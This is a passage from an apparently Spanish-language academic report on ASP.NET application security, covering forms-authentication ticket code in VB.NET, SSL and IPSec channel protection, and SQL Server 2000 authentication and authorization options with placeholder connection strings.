Al tener esta configuración se logran varias cosas como, redirigir a todas las solicitudes que no se hayan autenticado a la página Login.aspx. También se establece el nombre de la cookie que almacenará las credenciales de autenticación y su tiempo de vigencia establecido en minutos que para el caso es 60 minutos. Por último se realiza una autorización URL solamente a las identidades autenticadas.

El Espacio de código 1-13 muestra el código del botón **Ingresar** del formulario donde se llama al método **estaAutenticado** que realiza la consulta desde la base de datos para confirmar la validez de las credenciales introducidas. Una vez validadas estas credenciales se procede a obtener las funciones a las que pertenece el usuario y con esta información se crea un ticket que será el que se adjuntará a la cookie que viene en la cabecera de cada nueva petición para no tener que realizar nuevamente la autenticación mientras dure la vigencia de la cookie o mientras no se cierre el navegador.

```
'Comprobación de la identidad
If estaAutenticado(txtUsuario.Text, txtPassword.Text) Then

  ' Extracción de las funciones desde la base de datos
  funciones = obtenerFunciones(txtUsuario.Text, txtPassword.Text)

  ' Creación del ticket de autenticación para el usuario
  ' que contendrá e nombre del usuario, la fecha y hora
```

```
    ' de creación del ticket y la fecha de caducidad del
    ' mismo, el valor False indica que no es persistente
    ' es decir que si caduca y por último las funciones.
    autTicket = New FormsAuthenticationTicket(1, _
                                          txtUsuario.Text, _
                                          DateTime.Now, _
                                          DateTime.Now.AddMinutes(60), _
                                          False, _
                                          funciones)

    ' Para mantener la confidencialidad del ticket se lo
    ' encripta antes de agregarlo a la cookie de autenticacion
    encryptedTicket = FormsAuthentication.Encrypt(autTicket)

    ' Se agrega crea la cookie con el nombre configurado en el
    ' archivo Web.config y con el ticket de autenticación
    authCookie = New HttpCookie(FormsAuthentication.FormsCookieName, _
                                                    encryptedTicket)

    ' Se agrega la cookie a las cookies enviadas al usuario
    Response.Cookies.Add(authCookie)

    ' Redirige a la página solicitada originalmente
    Response.Redirect(FormsAuthentication.GetRedirectUrl( _
                                            txtUsuario.Text, False))

Else
    Dim popupScript As String = "<script language='JavaScript'>" & _
                "window.alert('Usuario o Clave incorrectos!!');" & _
                "</script>"
    Page.RegisterStartupScript("PopupScript", popupScript)

End If
```

Espacio de código 1-13: Generación del ticket de autenticación de usuario

ASP .NET cuenta con el archivo Global.asax que permite manejar eventos globales que se ejecutan para toda la aplicación. Entre los eventos que permite controlar está **AuthenticateRequest** el cual maneja la solicitud de autenticación de cada petición. Cuando la petición se realiza por primera vez la comprobación de la existencia de un ticket de autenticación va a hacer que no se retorne nada y cuando ASP .NET realice la autorización mediante URL el usuario será redirigido la página Login.aspx.

Pero cuando la solicitud ya ha pasado por el proceso descrito en el Espacio de código 1-13 ya contará con una cookie que contiene el ticket de autenticación, entonces lo que se realiza es obtener este ticket y con la información de identidad y de funciones se crea un nuevo objeto GenericPrincipal para poder realizar

autorizaciones posteriores en el código. Este proceso se describe más detalladamente en el Espacio de código 1-14.

```
Sub Application_AuthenticateRequest(ByVal sender As Object, ByVal e As
EventArgs)
        ' Se desencadena al intentar autenticar cada solicitud

        ' Se obtiene el nombre configurado en el Web.config
        ' para la cookie de autenticación
        Dim cookieName As String = FormsAuthentication.FormsCookieName

        ' Se extrae la cookie desde la solicitud actual
        Dim authCookie As HttpCookie =
                          Context.Request.Cookies(cookieName)

        Dim separador As Char = "|"

        ' Si la solicitud no está autenticada no contendrá la cookie
        ' y causará que se retorne al formulario
        If (authCookie Is Nothing) Then
            Return
        End If

        ' Se desencripta la desde la cookie el valor del ticket
        ' de autenticación del usuario
        Dim authTicket As FormsAuthenticationTicket
        Try
            authTicket = FormsAuthentication.Decrypt(authCookie.Value)
        Catch ex As Exception
            Return
        End Try

        ' Si por algún motivo el ticket está vacio también se retorna
        ' al formulario sin realizar ninguna acción
        If authTicket Is Nothing Then
            Return
        End If

        ' Los roles o funciones a los que pertenece el usuario se
        ' extraen del ticket de autenticación y se los almacena
        ' en un arreglo
        Dim roles() As String = authTicket.UserData.Split(separador)

        ' En este punto se realiza la creación de la identidad y del
        ' objeto GenericPrincipal donde se va a almacenar la identidad
        ' y las funciones del usuario autenticado para realizar las
        ' futuras autorizaciones en el código.
        Dim id As FormsIdentity = New FormsIdentity(authTicket)
        Dim principal As GenericPrincipal = New GenericPrincipal(id,
roles)
        Context.User = principal

    End Sub
```

Espacio de código 1-14: Evento AutenticateRequest del archivo Global.asax

Finalmente ya con las credenciales asignadas a un objeto GenericPrincipal ya es posible realizar autorizaciones desde el código en base a los roles a los que pertenece el usuario actual.

1.3 COMUNICACIÓN SEGURA

En cualquier entorno donde funcione una aplicación la comunicación segura es primordial para proveer integridad y confidencialidad de datos. Siendo que la aplicación es empresarial y que para el presente proyecto se tienen consideraciones especiales por el tipo de información que maneja la empresa se debe implantar un esquema de seguridad que proteja toda la información transmitida en todos los canales por donde transite la información.

El Gráfico 1-19 se describe un entorno común de una aplicación Web donde puede apreciarse los distintos canales por donde la información transita ya sea en la red pública (Internet) o en una red privada (Intranet). Para ambos casos la información está vulnerable a ataques intencionales o accidentales que pueden incluir robo, alteración o pérdida de información sensible.



Gráfico 1-19: Modelo común de aplicaciones Web[35]

Para proteger éstos canales existen varias opciones que analizaremos a continuación.

1.3.1 CANAL ENTRE EL EXPLORADOR Y EL SERVIDOR WEB

Este punto es muy sensible pues la información transita por entornos públicos ya sea para un número limitado de usuarios en una Intranet o para un número ilimitado de usuarios como es Internet. Para asegurar esta comunicación la opción más difundida es establecer un canal seguro mediante SSL (Secure Socket

[35] Tomado de [1], Capítulo 4: Comunicación Segura

Layer) ya descrito en la primera parte de este capítulo. La seguridad con SSL requiere de la utilización de un **certificado digital**[36] similar al presentado en el Gráfico 1-20, emitido por una **autoridad certificadora**[37] de confianza. Dicho certificado debe instalarse en el servidor para permitir iniciar un algoritmo asimétrico de intercambio de llaves entre el Servidor y el Explorador para intercambiar las llaves públicas de ambos y de esta manera iniciar una encripción simétrica con las llaves intercambiadas.



Gráfico 1-20: Ejemplo de Certificado Digital

El certificado digital sólo provee autenticación del servidor pero no del cliente, es decir un cliente puede estar seguro de que se está comunicando con el servidor

[36] Un certificado digital es un archivo que contiene información de una entidad (usuario o empresa) que incluye un nombre, la entidad emisora, la fechas de validez etc., pero principalmente la llave pública de la entidad.
[37] Una autoridad certificadora es una organización privada reconocida y en la que confían, tanto el servidor como el usuario. Se encarga de emitir (vender) certificados digitales.

corporativo pero el servidor no puede identificar al cliente que está haciendo la solicitud, pero esta autenticación se la provee por medio de los métodos referidos con anterioridad.

Dado que se realiza un proceso de intercambio de llaves de encripción y posteriormente un proceso de encripción / desencripción, el rendimiento se ve afectado especialmente en la primera solicitud, por lo cual debe tenerse muy en cuenta de no cargar demasiado las páginas con contenido gráfico y de información.

En la mayoría de las páginas públicas se realiza el proceso de encripción y comunicación SSL solamente en la página de autenticación mediante formularios, pero para el propósito del presente proyecto se deberá utilizar el canal seguro en todas las páginas pues no son en ningún caso de acceso público.

1.3.2 CANAL ENTRE UN SERVIDOR WEB Y UN SERVIDOR DE APLICACIONES

El canal entre estos dos tipos de servidores se puede asegurar mediante tres tipos de canales ya sea con SSL, IPSec o cifrado RPC. La elección de cuál tipo de canal seguro depende de la arquitectura de la aplicación distribuida.

Si se tiene una aplicación que hace uso de servicios empresariales en el servidor de aplicaciones a través de DCOM, se deberá utilizar el cifrado RPC. Si en cambio se obtiene acceso al servidor de aplicaciones mediante servicios Web entonces se puede utilizar SSL o IPSec siendo el preferido SSL pues permite que el tráfico del servicio Web sea cifrado mientras que IPSec cifrará todo el tráfico, finalmente si el acceso es mediante objetos .NET se pueden utilizar ambos tipos de canal.

1.3.3 CANAL ENTRE EL SERVIDOR DE APLICACIONES Y EL SERVIDOR DE BASE DE DATOS

Por este canal se transmite información administrativa como por los demás canales y cuando se realiza autenticación de SQL Server también se transmiten nombres de usuario y contraseñas que permiten iniciar sesión en el servidor.

Si el servidor está publicado en Internet el ataque puede venir directamente de la red pública pero por lo general esto no sucede y mas bien los ataques a éste servidor provienen de la red privada donde su instancia puede ser rastreada fácilmente si no se lo oculta y si las credenciales de inicio de sesión son robadas se puede acceder a la manipulación de información directamente sin necesidad de pasar por la aplicación. A más de lo ya descrito se podría atacar haciendo uso de una herramienta de monitoreo de red que haría totalmente transparente la información también sin necesidad de pasar por la aplicación en ningún momento.

Por lo antes descrito es imprescindible encriptar el canal aun cuando no se publique el servidor en la red pública por cuanto mayor daño se lograría desde la red privada.

Las dos opciones son SSL e IPSec, por lo cual se escoge el método más adecuado dependiendo nuevamente de la arquitectura de la red de servidores. SSL requiere la instalación de un certificado digital en el servidor y la instalación de las bibliotecas de conectividad de SQL Server 2000 en el cliente para poder configurar la comunicación segura entre los dos servidores. Con SSL se puede configurar las conexiones para que mediante la cadena de conexión se decida cuales conexiones se cifran y cuales no como se describe en el Espacio de Código 1-15

```
"Server=ServerUIO; Integrated Security=SSPI; Persist Security
Info=False; Database=Northwind; Encrypt=True"
```

Espacio de código 1-15: Cadena de conexión para cifrar datos con SSL

En la cadena de conexión se puede observar que el atributo *Encrypt* está marcado como verdadero con lo cual se indica que el tráfico que se realice mediante esta conexión deberá ser cifrado con SSL.

Cuando se tiene un servidor de base de datos que sirve exclusivamente a la aplicación resulta más sencillo configurar IPSec de tal forma que permita cifrar todo el tráfico entre los dos servidores y que bloquee todo el tráfico restante. Para poder configurar IPSec se debe utilizar la MMC (Microsoft Managment Console) que permite agregar componentes de administración como se muestra en el Gráfico 1-21 entre los cuales se cuenta el Administrador de directivas de seguridad IP que a su vez permite configurar IPSec.



Gráfico 1-21: Agregar IPSec a Microsoft Managment Console

Las directivas de seguridad local definen la configuración para la comunicación IPSec en el equipo, y pueden configurarse para proporcionar un canal seguro entre los dos servidores. La ventaja que proporciona IPSec es que permite establecer un canal seguro independiente de las aplicaciones ya que se implementa sobre la capa de transporte.

1.4 SEGURIDAD DE ACCESO A DATOS

Aún cuando la transmisión de datos entre el servidor de aplicaciones (servidor Web) y el de base de datos esté protegida mediante un canal seguro ya sea

IPSec o SSL, esto solo garantiza que la información no sea interceptada y alterada, pero existen muchos otros aspectos en cuanto a la autenticación y autorización en la base de datos de SQL Server 2000, que se tratarán en este subcapítulo para describir las múltiples opciones que se ofrecen en cuanto seguridad de la base de datos como entidad independiente pero en coordinación con la aplicación.



Gráfico 1-22: Puntos vulnerables en el acceso a datos[38]

Los principales problemas de seguridad que se deben solventar se describen en los puntos señalados por el Gráfico 1-22. El primer problema consiste en la forma cómo almacenar las cadenas de conexión a la base de datos de forma segura, dentro de la aplicación, debido a que ésta permite el acceso a la base de datos aún fuera de la aplicación y revela información importante. A continuación está la identidad usada para acceder a la base, que debe tener los permisos mínimos para evitar daños intencionales o accidentales a la integridad de la información a más de esto se debe escoger si se realiza un acceso con una sola identidad o con varias. El tercer punto que es la comunicación segura entre el servidor y la base de datos ya se trató con anterioridad en este mismo capítulo. Como cuarto punto a considerar se tiene el tipo de autenticación que se utilice para SQL Server 2000, como se tratará mas adelante existen dos tipos de autenticaciones, cada uno con

[38] Tomado de [1], Capítulo 12: Seguridad de acceso a datos

ventajas y desventajas. Y por último se tienen los permisos que se le otorgue a cada identidad en la base de datos dependiendo del rol en la empresa.

1.4.1 AUTENTICACIÓN EN SQL SERVER

La autenticación en SQL Server 2000 al igual que la autenticación en la aplicación se realiza para definir la identidad o contexto de seguridad mediante el cual se ejecutarán los procesos dentro del servidor de base de datos y por ende los permisos que el usuario autenticado tendrá sobre ésta y sobre el servidor. La autenticación en el servidor puede ser de Windows o Mixta, es decir de Windows y SQL, dependiendo de la configuración del servidor.

1.4.1.1 Autenticación de Windows

La autenticación de Windows requiere que sea el sistema operativo quien maneje la identidad que se utiliza para permitir a un usuario iniciar sesión en el servidor, mediante una cuenta de Windows. Por medio de este esquema el servidor de base de datos recibe desde la aplicación la identidad con la cual desea autenticarse.

La cadena de conexión para una autenticación de Windows no necesita contener nombres de usuario o contraseñas pues el sistema operativo se encarga de realizar la comprobación sin necesidad de pasar estos valores por la red. La cadena tiene un formato como el que se muestra en el Espacio de Código 1-12, como se puede observar existen dos opciones que no difieren la una de la otra en resultado.

```
\\Primera opción

SqlConnectionString = "Server=NombreDelServidorBDD;
                       Database=NombreBaseDeDatos;
                       Integrated Security=SSPI;"

\\Segunda opción

SqlConnectionString = "Server= NombreDelServidorBDD;
                      Database= NombreBaseDeDatos;
                      Trusted_Connection=Yes;"
```

Espacio de código 1-16: Cadena de conexión a SQL Server con autenticación de Windows

La identidad puede tener varios orígenes y por tanto se tienen varias opciones que se listan a continuación:

- Utilizar la identidad del proceso ASP.NET.
- Utilizar identidades fijas en ASP.NET.
- Utilizar la API LogonUser y suplantar una identidad específica.
- Utilizar la identidad del llamador original.
- Utilizar la cuenta de usuario anónimo de Internet.

1.4.1.1.1 Identidad del proceso ASP .NET



Gráfico 1-23: Inicio de sesión para la cuenta ASP .NET en SQL Server

Como se había mencionado anteriormente el contexto de seguridad en una autenticación de Windows permite al sistema operativo manejar la identidad que se utiliza para realizar autenticación entre los distintos niveles de la arquitectura de una aplicación. Utilizar la cuenta del proceso ASP .NET se refiere a autenticarse en la base de datos mediante la cuenta configurada para ejecutar aspnet_wp.exe que por defecto es NombreDelServidor\ASPNET. En este caso si se deja la configuración por defecto sería esta cuenta la que debería tener un inicio de sesión en el servidor como se muestra en el Gráfico 1-23.

En esta configuración existen algunas variantes que dependen de la cuenta que esté configurada en el servidor de aplicaciones para ejecutar ASP .NET, por ejemplo, se podría tener configurada la cuenta ASPNET por defecto pero con una contraseña conocida y duplicar esta misma cuenta en el servidor de base de datos evitando así los problemas de dominios de confianza y servidores de seguridad que se encuentren entre los servidores Web y de base de datos. Otra opción es ejecutar ASP .NET con otra cuenta que sea parte del dominio de los servidores y así de esta manera se puede tener un inicio de sesión con una cuenta conocida por todos los servidores.

1.4.1.1.2 Identidad fija en ASP .NET

Se puede utilizar cualquier cuenta para realizar una autenticación en SQL Server 2000 haciendo que la aplicación misma se ejecute sobre otra identidad mediante suplantación en el archivo Web.config como ya se explicó con anterioridad en la suplantación con identidades fijas.

1.4.1.1.3 API LogonUser

La API Logon User se puede utilizar para obtener acceso a una instancia del servidor SQL Server 2000 mediante una aplicación alojada en un servidor de componentes empresariales COM+ haciendo que el componente se ejecute bajo una identidad específica

1.4.1.1.4 Identidad del llamador original

Cuando se realiza una autenticación de Windows en el servidor de base de datos con la identidad del llamador original es necesario realizar un paso de la identidad por varias capas de la aplicación, lo cual se realiza automáticamente al ser el sistema operativo el que maneja este paso de identidad. Para lograr esto hace falta configurar IIS para una autenticación Integrada de Windows y la suplantación en la aplicación ASP .NET mediante el archivo Web.config para que sea la identidad de Windows autenticada en la aplicación la que se utilice para tratar de acceder a la base de datos.

1.4.1.1.5 Cuenta de usuario anónimo de Internet

En este caso se configura IIS para que permita el acceso anónimo de usuarios a la aplicación, esto generalmente en una autenticación mediante formularios y se configura la suplantación de modo que permite ejecutar la aplicación de ASP .NET bajo el contexto de la identidad anónima IUSR_NombreDelServidor y por ende será esta misma identidad con la cual se autentica en el servidor de base de datos.

1.4.1.2 Autenticación SQL

La autenticación de SQL es mucho más sencilla de implementar y permite que se realice la autenticación de una aplicación sobre más de un tipo servidor de base de datos incluso si no es de Microsoft SQL Server, pero en contraparte es más inseguro por cuanto se deben pasar credenciales de autenticación por la red. La cadena de conexión que contiene las credenciales debe almacenarse de forma segura para que no puedan obtenerse y luego ser utilizadas externamente para acceder al servidor de forma remota. A mas de ésto hay que configurar la cuenta de inicio de sesión con los privilegios mínimos para evitar que un atacante que logre acceso mediante esta cuenta tenga privilegios administrativos y consecuentemente pueda manipular tanto la información como las bases de datos.

La cadena de conexión utilizada para iniciar sesión en el servidor se puede observar en el Espacio de Código 1- 17.

```
SqlConnectionString = "Server=NombreDeServidor\Instancia;
                      Database=NombreBaseDeDatos;uid=Usuario;
                      pwd=ContraseñaFuerte;"
```

Espacio de código 1-17: Cadena de conexión con autenticación SQL

La autenticación de SQL se puede utilizar en ambientes heterogéneos que impiden el correcto funcionamiento de la autenticación de Windows, generalmente cuando existen servidores de seguridad entre el servidor de aplicaciones y el servidor de base de datos. Este tipo de autenticación incluso se puede utilizar

para iniciar sesión de forma remota sobre redes tan heterogéneas como una red WAN o inclusive desde Internet, publicando el servidor mediante IP pública.

1.4.2 AUTORIZACIÓN EN SQL SERVER

SQL Server permite realizar la autorización de usuarios en dos tipos de agrupaciones, las funciones agrupadas por usuarios y por aplicación. Al igual que las funciones de Windows permiten realizar agrupaciones de usuarios con privilegios iguales y por tanto realizar un trabajo de administración más sencillo al poder asignar permisos sobre la base de datos solamente agregando identidades a funciones.

1.4.2.1 Funciones de base de datos definidas por usuario

Las funciones de usuario son agrupaciones de usuarios representados ya sea por cuentas de Windows o por inicios de sesión de SQL Server. Al crear una función definida por usuario se definen los permisos que tiene ésta sobre la base de datos y las tablas. Para asignar un usuario hay que tener en cuenta que todos tendrán los mismos privilegios y restricciones.



Gráfico 1-24: Autorización con funciones de usuario de SQL Server

Como se puede observar en el Gráfico 1-24 el esquema para realizar este tipo de autorización requiere la agrupación de cuentas de usuarios en los grupos de cuentas de Windows (A,B,C,etc.) o cuentas de acceso a la aplicación para utilizar un solo inicio de sesión por grupo el cual a su vez se asigna a una función de usuario. Esto también se puede lograr asignando directamente las cuentas de

Windows que usan los usuarios para acceder en un ambiente controlado y si la aplicación realiza suplantación, pero esto limita la escalabilidad y no posibilita el rehúso de conexiones.

La conexión de confianza a la que hace referencia el gráfico es la cuenta de dominio de Windows o al inicio de sesión que se utiliza para permitir el acceso a la base de datos a varios usuarios agrupados en las funciones ya sean de base de datos o de autorización a nivel de capa de negocios.

1.4.2.2 Funciones de base de datos por aplicación

Las funciones de aplicación son similares a las funciones de usuario en cuanto al manejo de privilegios pues permiten manejar permisos para bases, tablas o columnas separadamente. La diferencia fundamental es la forma de acceso que se tiene para estas funciones. En un ambiente de autenticación de Windows si se otorgan permisos en SQL Server 2000 a un usuario mediante la cuenta de Windows, éste podría acceder a la información de forma indirecta y ejecutar acciones que le sean permitidas por los privilegios que tenga, pero sin el control de hacerlo mediante una aplicación determinada. Si este es el caso es recomendable establecer una función de aplicación que a diferencia de las funciones de usuario, no asigna permisos a miembros de la función, sino que establece permisos sobre la base de datos, que pueden ser utilizados por una aplicación específica mediante un nombre de función y una contraseña que deben ser controlados por la aplicación.

Para poder ilustrar mejor el escenario hay que considerar el Gráfico 1-25, como puede observarse se utilizan dos aplicaciones, la primera para realizar la entrada de pedidos y la segunda es Microsoft Excel, si se realiza autorización mediante la cuenta de Windows del usuario, se podría utilizar cualquiera de las dos para realizar inserciones en la base.

